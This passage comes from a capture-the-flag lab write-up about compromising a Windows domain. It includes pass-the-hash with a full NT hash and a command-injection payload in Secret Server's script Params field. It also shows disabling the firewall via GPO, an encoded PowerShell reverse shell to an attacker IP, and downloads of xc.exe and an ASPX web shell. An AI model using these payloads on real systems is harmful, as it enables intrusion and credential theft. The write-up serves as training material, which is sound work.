


The elliot user creds are valid in megaairline.local, cool! By the way, I could also verify the NT hash directly without the plaintext value – with SharpMapExec, for example:


```
PS > Invoke-SharpMapExec -Command "ntlm smb /user:elliot
/ntlm:74fdf381a94e1e446aaedf1757419dcd /domain:megaairline.local
/computername:dc2 /m:shares"
```




So now I will log into Secret Server and go straight to `/SecretServer/AdminScripts.aspx`.




Honestly, I spent quite some time enumerating the web application and searching for known public CVEs – there aren't that many of them. And I was very surprised that there is a command injection in the *Params* field when you **edit** (SSH) scripts.





Not sure why it is still not assigned a CVE ID... May be it's up coming 🤔 Anyways, if I provide something like `foo || type c:\users\elliot\desktop\flag.txt || bar` as a payload, I will get the fifth flag.




Now let's get a proper shell on the box.

!Flag

```
ASCENSION{n0t_so_s3cR3t_*******}
```

6. Upgrade

Before actually messing with getting the reverse shell I will first disable Windows Firewall via GPO (both the domain and standard profiles).




DC1 machine, being a Windows Server with a Active Directory Domain Service role, keeps reactivating the firewall, so creating a new GPO is am important step in obtaining a stable shell (a pretty guide on how to disable the Windows Firewall in any way you want ➜ here).

Now, there're 2 possible users to get the shell as: `MEGAAIRLINE\elliot` and `IIS APPPOOL\defaultapppool`.


To get the shell as the *1st* user I will upload `xc.exe` binary via the CMDi and run it in the background (to serve files I installed Python 2 with the official MSI installer and used the native SimpleHTTPSever module):

```
foo || powershell -exec bypass -enc
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUA
dAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADEA
MQAuADYAJwAsADkAMAAwADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcA
ZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4A
LgA2ADUANQAzADUAfAA1AHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEA
bQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQA
aAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMA
dAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUA
bgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQA
aQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEA
IAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQA
cwBlAG4AZABiAGEAYwBrACAAKwAgACcAIwAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsA
dABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUA
cwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMA
ZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMA
dABbAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
CgA= || bar

PS > IWR -Uri "http://192.168.11.6:8080/cmd.aspx" -OutFile
"c:\inetpub\wwwroot\snovvcrash.aspx"
PS > IWR -Uri "http://192.168.11.6:8080/xc.exe" -OutFile
"c:\users\elliot\music\xc.exe"
```



To get the shell as the *2nd* user I will upload an ASPX web shell and then proceed to uploading `xc.exe` again from it:


```
$ cat a
IWR -Uri "http://192.168.11.6:8080/xc.exe" -OutFile
"c:\Windows\System32\spool\drivers\color\xc.exe"
$ echo 'powershell -enc ' `cat a | iconv -t UTF-16LE | base64 -w0`
powershell -enc
SQBXAFIAIAAtAFUAcgBpACAAIgBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAxADEALgA2ADoA
OAAwADgAMAAvAHgAYwAuAGUAeABlACIAIAAtAE8AdQB0AEYAaQBsAGUAIAAiAGMAOgBcAFcAaQBuAGQA
bwB3AHMAXABTAHkAcwB0AGUAbQAzADIAXABzAHAAbwBvAGwAXABkAHIAaQB2AGUAcgBzAFwAYwBvAGwA
bwByAFwAeABjAC4AZQB4AGUAIgAKAA==
$ cat a
Start-Process -NoNewWindow c:\Windows\System32\spool\drivers\color\xc.exe
"192.168.11.6 9004"
$ echo 'powershell -enc ' `cat a | iconv -t UTF-16LE | base64 -w0`
powershell -enc
UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAC0ATgBvAE4AZQB3AFcAaQBuAGQAbwB3ACAAYwA6AFwA
VwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAHMAcABvAG8AbABcAGQAcgBpAHYAZQByAHMA
XABjAG8AbABvAHIAXAB4AGMALgBlAHgAZQAgACIAMQA5ADIALgAxADYAOAAuADEAMQAuADYAIAA5ADAA
MAA0ACIACgA=
```



⚠ ***Spoiler.*** *Shell as IIS APPPOOL\defaultapppool will make no use for us here.* `SeImpersonatePrivilege` *is not exploitable on this server afaik, since the only available machine on the network is DC1 which is not a helper for RoguePotato, see [this blogpost](#).*

Unfortunately, the first shell as MEGAAIRLINE\elliot was dying every time the web request timed out, so I had to use forward local SSH service on MS01 and connect to it as elliot:

```
[xc: C:\windows\system32\inetsrv]: !lfwd 2222 127.0.0.1 22
Cmd > ssh megaairline\elliot@127.0.0.1 -p 2222
```



Looking around on the box, we will see that there's another elliot user – in local administrators group this time. Also there's this Slack installer which is a hint for the next flag...

```
PS C:\Users> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
elliot
MEGAAIRLINE\Domain Admins
The command completed successfully.

PS C:\Users> gci . -recurse -file -ea SilentlyContinue | select fullname

FullName
--------
C:\Users\elliot\Desktop\flag.txt
C:\Users\elliot\Downloads\SlackSetup.exe
C:\Users\elliot\Favorites\Bing.url
C:\Users\elliot\Links\Desktop.lnk
C:\Users\elliot\Links\Downloads.lnk
C:\Users\elliot\Music\xc.exe
```

After running winPEAS and a bit of googling I found out that Slack leaves sensitive artifacts in `%LOCALAPPDATA%` Chrome's DB ➙ [APPDATA OH MY... OH NO!]

